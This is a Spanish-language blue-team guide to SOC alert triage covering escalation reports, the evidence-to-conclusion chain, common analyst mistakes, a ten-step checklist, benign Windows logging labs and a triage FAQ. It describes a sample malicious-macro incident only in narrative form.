Escalar un incidente a los analistas de Nivel 2 o a los ingenieros de respuesta a incidentes no significa reenviar el enlace del ticket con un mensaje apresurado. El escalado debe permitir que el especialista que recibe el caso comprenda la situación y continúe trabajando sin tener que repetir el trabajo desde cero.
| Escalado deficiente (Novato) | Escalado profesional estructurado (Avanzado) |
|---|---|
| “Hola equipo, veo una alerta de PowerShell rara en el equipo de María de Finanzas. Parece sospechoso o un virus. Por favor revisar urgente.” |
Resumen del incidente: Ejecución de macro maliciosa con descarga de segundo estadio y persistencia. Activo y usuario: PC-FIN-023 (IP 10.10.40.85) | CORP\maria.garcia.Cronología de hechos: A las 14:02 recibió adjunto factura_pendiente.docm; a las 14:06 WINWORD.EXE inició powershell.exe con comando codificado; descargó updater.exe desde 203.0.113.50:443 y creó clave en HKCU\...\Run.Alcance identificado: Mismo artefacto y correo localizados en PC-FIN-041 y PC-RRHH-019.Acciones adoptadas: Aislamiento de red aplicado en los 3 endpoints desde el EDR. Pendiente de análisis: Extracción de la muestra updater.exe para análisis forense estático/dinámico.
|
Diferencia entre evidencia, interpretación y conclusión #
Para no contaminar las investigaciones, interioriza la frontera técnica entre cada una de las fases del razonamiento analítico:
- Evidencia (Evidence): El dato puro e inmutable capturado en los registros (ej. “El proceso powershell.exe abrió un socket TCP hacia 203.0.113.50:443”).
- Interpretación (Interpretation): El significado funcional de ese dato en su contexto inmediato (ej. “Esa conexión ocurrió 4 segundos después de abrir un archivo Word con macros y no coincide con servicios habituales de Microsoft”).
- Hipótesis (Hypothesis): La teoría explicativa que une los hechos (ej. “El script descargó un binario malicioso de segundo estadio aprovechando la ejecución de Office”).
- Comprobación (Verification): La búsqueda activa de telemetría complementaria en proxy, DNS y eventos de disco para confirmar o refutar la hipótesis.
- Conclusión (Conclusion): La afirmación final respaldada exclusivamente por los hechos que superaron la comprobación empírica.
El triage no consiste en buscar todo en VirusTotal #
Las plataformas públicas de reputación son herramientas auxiliares muy valiosas, pero ningún analista debe convertir su jornada laboral en un bucle mecánico de copiar y pegar hashes en motores externos.
Si un adversario utiliza herramientas legítimas del propio sistema operativo para moverse por la red (técnicas de Living off the Land o LotL como certutil.exe, bitsadmin.exe, vssadmin.exe o wmic.exe), los hashes corresponderán a binarios firmados legítimamente por Microsoft Corporation. VirusTotal reportará cero alertas en todos ellos, y sin embargo el equipo estará siendo comprometido frente a tus ojos.
Un verdadero analista de operaciones debe ser capaz de investigar analizando árboles de procesos, modificaciones del registro, tráfico de red, cuentas de usuario y correlación temporal de eventos. Si mañana se cayera el acceso a Internet hacia las bases de datos de reputación externa, tu metodología de triage debe ser capaz de descubrir y contener una intrusión basándose puramente en la telemetría interna de tu infraestructura.
Los 8 errores más frecuentes durante una investigación #
Al auditar colas de incidentes en centros de operaciones se repiten sistemáticamente los mismos fallos metodológicos. Conocerlos y evitarlos te convertirá en un analista mucho más fiable y eficaz:
Catálogo de fallos habituales en el triaje de alertas
- 01Confiar ciegamente en la severidad asignada: Creer que una alerta Critical es un ataque confirmado o que una alerta Low puede ignorarse sin mirar el contexto del activo ni la criticidad de la identidad.
- 02Investigar únicamente el evento que disparó la alarma: Limitarse al segundo de la alerta sin retroceder para buscar el vector inicial (correo, web, USB) ni avanzar para comprobar si hubo persistencia o movimiento lateral.
- 03Buscar primero una explicación maliciosa (sesgo de confirmación): Intentar forzar los datos para que encajen en una narrativa de intrusión en lugar de buscar objetivamente qué hipótesis describe con mayor exactitud la evidencia.
- 04Asumir que una herramienta legítima implica actividad inofensiva: Descartar alertas porque involucren
powershell.exe,cmd.exeopsexec.exe. Los atacantes utilizan utilidades del propio sistema precisamente para pasar inadvertidos. - 05Interpretar un indicador desconocido como benigno: Asumir que un archivo con cero detecciones en VirusTotal o una IP sin reportes comunitarios es seguro. Desconocido no significa benigno.
- 06Cerrar tickets como falso positivo sin justificación: Escribir simplemente “FP” en el cierre del ticket. Un cierre debe permitir que otro analista o un auditor comprenda meses después exactamente qué tarea empresarial o cambio justificó el descarte.
- 07No buscar alcance horizontal: Confirmar actividad en un endpoint y dar por concluido el análisis sin comprobar si otros equipos de la misma subred sufrieron la misma interacción.
- 08Modificar o silenciar la regla tras el primer falso positivo: Crear exclusiones globales y apresuradas ante el primer aviso molesto, generando brechas críticas de visibilidad en lugar de canalizar el ajuste hacia Detection Engineering.
Checklist práctica de triage para el analista #
Cuando abras una nueva alerta en tu consola del SOC, asegúrate de ser capaz de responder con datos contrastados a este cuestionario de control operativo:
| Fase de control | Preguntas indispensables que debes responder |
|---|---|
| 1. La detección | ¿Qué condición técnica hizo saltar la regla? ¿Qué tabla o fuente de eventos consulta? ¿Cuáles son sus falsos positivos documentados? |
| 2. Los hechos | ¿A qué hora exacta ocurrió? ¿En qué host e IP? ¿Bajo qué cuenta de usuario? ¿Qué proceso, línea de comandos o archivo intervino? |
| 3. El contexto | ¿Qué rol operativo tiene el activo? ¿Qué privilegios tiene el usuario? ¿Es una acción habitual o una desviación estadística? ¿Hay cambios autorizados? |
| 4. La timeline | ¿Qué ocurrió en los 15 minutos anteriores? ¿Qué procesos o conexiones se abrieron en los 15 minutos posteriores? |
| 5. La evidencia | ¿He contrastado el evento con los registros originales en crudo? ¿Existen fuentes secundarias (DNS, proxy, firewall) que lo corroboren? |
| 6. Las entidades | ¿Qué usuarios, hosts, direcciones IP, dominios y hashes están interconectados en el suceso? |
| 7. El alcance | ¿Aparecen los mismos artefactos o patrones en otros equipos de la empresa? ¿Existen alertas correlacionadas en la misma ventana? |
| 8. La conclusión | ¿Actividad legítima confirmada, falso positivo, actividad sospechosa o amenaza confirmada? ¿La evidencia es suficiente o incompleta? |
| 9. La acción | ¿Cerrar documentando la causa, solicitar más telemetría, contener preventivamente o escalar de inmediato a L2/IR? |
| 10. La documentación | ¿El informe del ticket permite que otro analista retome la investigación sin tener que empezar desde cero? |
Laboratorio 1: cómo practicar triage sin utilizar malware #
No necesitas descargar código malicioso peligroso para entrenar tu capacidad analítica. De hecho, generar actividad controlada y benigna es la mejor manera de dominar la correlación de eventos en un entorno de laboratorio.
Paso 1. Generar la secuencia controlada
En una máquina virtual Windows con auditoría habilitada, abre una consola de PowerShell y ejecuta la siguiente instrucción:
Start-Process cmd.exe -ArgumentList '/c whoami && ipconfig && nslookup example.com'Paso 2. Reconstruir el linaje en los registros
Abre el Visor de Eventos de Windows o interroga tu SIEM y busca los eventos correspondientes a Windows Event Logs (Event ID 4688) o Sysmon (Event ID 1). Tu objetivo es reconstruir el árbol jerárquico de ejecución:
powershell.exe (Proceso abuelo)
└── cmd.exe (Proceso padre)
    ├── whoami.exe (Proceso hijo 1)
    ├── ipconfig.exe (Proceso hijo 2)
    └── nslookup.exe (Proceso hijo 3)
Paso 3. Responder a las preguntas del analista
- ¿Qué cuenta de usuario figura en los registros de creación de
whoami.exe? - ¿Coincide el
ProcessIddecmd.execon elParentProcessIdde los tres binarios hijos? - ¿En qué canal de eventos localizas la consulta DNS de
example.com(Sysmon Event ID 22)? - ¿Qué información técnica crítica no puedes obtener de tu telemetría actual?
Esta última reflexión es determinante para madurar en el Blue Team:
Aprender qué no sabes es parte de aprender a investigar.
Laboratorio 2: reconstrucción forense de una timeline #
Para entrenar la reconstrucción temporal en medio del ruido de un sistema en producción, ejecuta tres acciones separadas en tu estación de laboratorio:
- Minuto 0 (T0): Crea un archivo de texto en disco mediante PowerShell:
New-Item -Path "C:\Users\Public\test.txt" -ItemType File. - Minuto 1 (T+1): Ejecuta una consulta de red:
Test-NetConnection -ComputerName 1.1.1.1 -Port 53. - Minuto 2 (T+2): Realiza una modificación en una clave de registro no crítica de usuario actual.
A continuación, abre tu consola analítica y examina el torrente de miles de eventos generados por los servicios en segundo plano de Windows durante esa misma ventana de 5 minutos. Tu desafío como analista de triage consiste en filtrar el ruido corporativo e hilar de forma limpia y cronológica únicamente los tres sucesos de tu prueba.
No memorices códigos de evento de forma mecánica; comprende la narrativa: qué evento responde a qué pregunta forense.
Formación especializada en Blue Team & SOC #
¿Quieres dominar la investigación y respuesta en operaciones SOC?
Aprender a interpretar telemetría, analizar malware a nivel básico, realizar triage bajo presión y formular hipótesis defendibles requiere práctica técnica continua con escenarios reales.
Explorar la Ruta Profesional Blue Team & SOCCuándo termina el triage y cuándo empieza la respuesta #
Muchos analistas L1 se bloquean durante horas intentando desensamblar ejecutables o descubrir la identidad exacta del grupo cibercriminal antes de emitir una decisión operativa sobre la alerta.
El triage termina en el instante preciso en que posees suficiente información contrastada para tomar una decisión operativa segura. No necesitas conocer cada detalle del ataque para actuar:
- Sabes que existe actividad maliciosa confirmada.
- Sabes que el activo afectado contiene bases de datos críticas.
- Sabes que hay otros dos endpoints mostrando conexiones al mismo servidor externo.
- Sabes que los procesos continúan en ejecución activa en la memoria.
Con esos cuatro hechos verificables, el triage ha cumplido plenamente su misión: es momento de aplicar contención primaria y escalar el incidente al equipo de respuesta especializada.
No esperes a tener certeza absoluta para comunicar un riesgo evidente, pero tampoco declares como hecho probado lo que todavía es una hipótesis de trabajo.
De triage a Detection Engineering: cerrando el ciclo defensivo #
En las organizaciones defensivas maduras, el trabajo del analista de operaciones no termina al pulsar el botón de cerrar ticket. Cada alerta investigada produce conocimiento empírico de incalculable valor para la arquitectura global de seguridad:
- Descubres que una regla analítica produce un 90% de ruido debido a scripts legítimos de soporte técnico.
- Identificas un parámetro concreto de la línea de comandos que discrimina a la perfección entre uso benigno y explotación adversaria.
- Observas que cierto binario es normal en servidores de bases de datos pero sumamente anómalo en estaciones de trabajo de usuarios finales.
- Detectas la necesidad de correlacionar dos eventos consecutivos en lugar de evaluar una condición aislada.
Ese conocimiento técnico no debe quedarse encerrado en la memoria del analista que resolvió la guardia. Debe transferirse directamente al equipo de Detection Engineering para refinar las consultas, documentar excepciones acotadas por hash y ruta y construir alertas de mayor fidelidad analítica. El triage investiga las señales del presente; la ingeniería de detección garantiza que las señales del futuro sean infinitamente más precisas.
Preguntas frecuentes sobre triage de alertas SOC #
¿Qué es el triage de alertas en un SOC?
Es la evaluación metódica e inicial de una alerta de seguridad para determinar qué sucedió, verificar la evidencia en los logs, evaluar el riesgo del activo afectado, comprobar el alcance y decidir si corresponde cerrar el aviso o escalarlo como incidente de seguridad.
¿Cuál es el primer paso obligatorio al investigar una alerta?
Comprender con exactitud qué condición lógica produjo la alerta en la regla de detección. Antes de buscar direcciones IP o hashes en Internet, debes entender qué comportamiento observó el sensor para que saltara la alarma.
¿Una alerta clasificada con severidad alta significa que existe un ataque confirmado?
No. La severidad indica el impacto potencial teórico si la actividad fuera maliciosa. Un falso positivo de una regla agresiva puede tener etiqueta de severidad alta, mientras que una alerta de severidad media sobre un controlador de dominio crítico puede exigir prioridad operacional urgente.
¿Qué diferencia fundamental existe entre una alerta y un incidente?
Una alerta es una señal técnica aislada emitida por un mecanismo de detección programado. Un incidente es una determinación formal de que una o varias alertas y eventos relacionados representan un compromiso de seguridad que requiere contención y respuesta coordinada.
¿Qué campos clave debe revisar un analista al recibir una alerta de endpoint?
Nombre del host, dirección IP local, cuenta de usuario, marca temporal precisa, proceso ejecutado con su PID, proceso progenitor (Parent) con su línea de comandos completa, hashes criptográficos de archivos y conexiones de red salientes inmediatas.
¿Cómo se demuestra técnicamente que una alerta es un falso positivo?
Aportando evidencia verificable de actividad legítima y autorizada: comprobando órdenes de trabajo o tickets de cambio formalmente aprobados, validando que el script pertenece a una herramienta empresarial homologada y verificando que la cuenta y los horarios coinciden con el procedimiento documentado.
¿VirusTotal es suficiente para determinar si un archivo es malicioso en el SOC?
No. VirusTotal es una valiosa fuente de reputación externa, pero un archivo nuevo compilado para un ataque dirigido no tendrá detecciones previas (desconocido no significa benigno). Además, muchas técnicas utilizan utilidades legítimas de Windows (Living off the Land) cuyos binarios siempre darán cero detecciones.
¿Qué tiene mayor valor durante el triage: los IoCs o el comportamiento?
Ambos cumplen su función: los IoCs (hashes, IPs) permiten pivotar y buscar alcance horizontal con rapidez en el SIEM; el comportamiento adversarial (ej. Office iniciando PowerShell) permite identificar la intrusión aunque el atacante mute sus hashes o cambie de servidor.
¿Cuándo debe escalar una alerta un analista de Nivel 1 (L1)?
Cuando la actividad confirmada supera su nivel de autorización operativa, cuando se comprueba compromiso en un activo crítico, cuando el alcance afecta a múltiples máquinas o cuando la contención exige la intervención especializada de Incident Response L2.
¿Qué diferencia existe entre el triage y la respuesta a incidentes (Incident Response)?
El triage evalúa rápidamente la señal para clasificarla y determinar qué ocurrió y qué prioridad tiene. Incident Response abarca el ciclo integral de contención, erradicación del atacante, recuperación de sistemas de negocio y lecciones aprendidas (bajo el marco NIST SP 800-61 Rev. 3 / CSF 2.0).
Conclusión: reduciendo incertidumbre #
Cuando una alerta aparece parpadeando en la consola de tu centro de operaciones, tu labor como analista no consiste en demostrar que la herramienta informática tenía la razón absoluta. Tampoco consiste en cerrar tickets con prisa para mejorar las estadísticas del tablero de control.
Tu misión consiste en reducir la incertidumbre mediante el método científico aplicado a la seguridad digital:
1. ¿Qué ocurrió con precisión técnica?
2. ¿A quién afectó y bajo qué contexto de usuario?
3. ¿En qué activo y con qué nivel de criticidad para el negocio?
4. ¿Qué sucedió inmediatamente antes y qué ocurrió después en la cronología?
5. ¿Es un comportamiento esperado o justificado por un cambio documentado?
6. ¿Qué evidencia objetiva e inmutable lo confirma en los registros en bruto?
7. ¿Se repite este mismo patrón en otros puestos o servidores de la compañía?
8. ¿Qué decisión operativa defendible corresponde adoptar?
Al final del proceso, la investigación puede concluir que se trataba de una tarea automatizada de administración corporativa. Puede revelar un falso positivo por una regla mal delimitada. Puede destapar una intrusión activa con tres máquinas afectadas. O puede determinar honestamente que la telemetría disponible es insuficiente para emitir un juicio definitivo.
Cualquiera de esos resultados es plenamente válido cuando está respaldado por hechos demostrables.
Una alerta no es una conclusión.
El verdadero valor del profesional de seguridad reside en transformar esa señal inicial en una decisión operativa, defendible y rigurosa que proteja la continuidad de la organización.